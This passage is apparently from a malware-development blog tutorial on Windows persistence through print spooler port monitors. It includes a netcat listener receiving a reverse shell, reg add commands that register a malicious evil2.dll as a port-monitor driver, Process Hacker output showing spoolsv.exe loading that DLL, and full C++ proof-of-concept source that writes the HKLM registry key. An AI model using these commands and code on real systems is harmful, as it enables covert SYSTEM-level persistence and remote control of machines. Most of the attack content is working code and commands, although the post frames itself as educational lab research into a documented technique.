


And after a few minutes:



┌──(cocomelonc㉿kali)-[~]
└─$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49675
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Windows\System32> reg add "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil2.dll" /t REG_SZ
Value Driver exists, overwrite(Yes/No)? Yes
The operation completed successfully.
PS C:\Windows\System32> reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
Driver REG_SZ AppMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon\Ports
Process Hacker [WINDOWS-V9HNK33\User]+ (Administrator)
spoolsv.exe (4616) Properties
Type here to search
Right Ctrl


win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Windows\System32> reg add "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil2.dll" /t REG_SZ
Value Driver exists, overwrite(Yes/No)? Yes
The operation completed successfully.
PS C:\Windows\System32> reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
Driver REG_SZ AppMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon\Ports
Process Hacker [WINDOWS-V9HNK33\User]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)
Processes Services Network
Name
RuntimeBroker.exe
RuntimeBroker.exe
dllhost.exe
powershell.exe
SearchIndexer.exe
SkypeBackgroundHost.exe
svchost.exe
VBoxTray.exe
audiodg.exe
OneDrive.exe
SgrmBroker.exe
svchost.exe
spoolsv.exe
smartscreen.exe
ProcessHacker.exe
CPU Usage: 14.61% Physical me
spoolsv.exe (4616) Properties
GPU Disk and Network Comment
General Statistics Performance Threads Token Modules Memory Environment Handles Services
Name Base address Size Description
spoolsv.exe 0x7ff7438... 780 kB Spooler SubSystem App
advapi32.dll 0x7ffa6ef8... 644 kB Advanced Windows 32 Base...
AppMon.dll 0x7ffa6522... 128 kB App Printer
bcrypt.dll 0x7ffa6b87... 148 kB Windows Cryptographic Pri...
bcryptprimitives... 0x7ffa6ce7... 488 kB Windows Cryptographic Pri...
cfgmgr32.dll 0x7ffa6c0d... 292 kB Configuration Manager DLL
combase.dll 0x7ffa6d46... 3.14 MB Microsoft COM for Windows
crypt32.dll 0x7ffa6cc8... 1.88 MB Crypto API32
dnsapi.dll 0x7ffa6b36... 760 kB DNS Client API DLL
evil2.dll 0x7ffa64b7... 24 kB
FWPUCLNT.DLL 0x7ffa665d... 456 kB FWP/IPsec User-Mode API
gdi32.dll 0x7ffa6d79... 160 kB GDI Client DLL
gdi32full.dll 0x7ffa6bf3... 1.57 MB GDI Client DLL
IPHLPAPI.DLL 0x7ffa6b31... 224 kB IP Helper API
IPPMon.dll 0x7ffa64bb... 264 kB IPP Printer Port Monitor
kernel.appcore.dll 0x7ffa6bdf... 68 kB AppModel API Host
Type here to search
7:26 PM 6/20/2022
Right Ctrl

Let's go to check `Network` tab in Process Hacker 2:




We can see that the `evil2.dll` is being accessed by the `spoolsv.exe (PID: 4616)`, which eventually spawns a `rundll32` with our payload, that initiates a connection back to the attacker:



For cleanup, after end of experiments, run:

```
Remove-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Print\Monitors\Meow" -Name "Driver"
```



My “dirty PoC” for registry persistence:

```
/*
pers.cpp
windows persistence via port monitors
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // subkey
  const char* sk = "\\System\\CurrentControlSet\\Control\\Print\\Monitors\\Meow";

  // evil DLL
  const char* evilDll = "evil.dll";

  // startup
  LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)sk, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
  if (res == ERROR_SUCCESS) {

    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"Driver", 0, REG_SZ, (unsigned char*)evilDll,
strlen(evilDll));
    RegCloseKey(hkey);
  } else {
    printf("failed to create new registry subkey :(");
    return -1;
  }
    return 0;
}
```

During Defcon 22, Brady Bloxham demonstrated this persistence technique. This method requires Administrator privileges and the DLL must be saved to disk.
The question remains whether any APTs uses this technique in the wild.

Windows Print Spooler Service
Defcon-22: Brady Bloxham - Getting Windows to Play with itself
MITRE ATT&CK - Port Monitors persistence technique
source code on Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine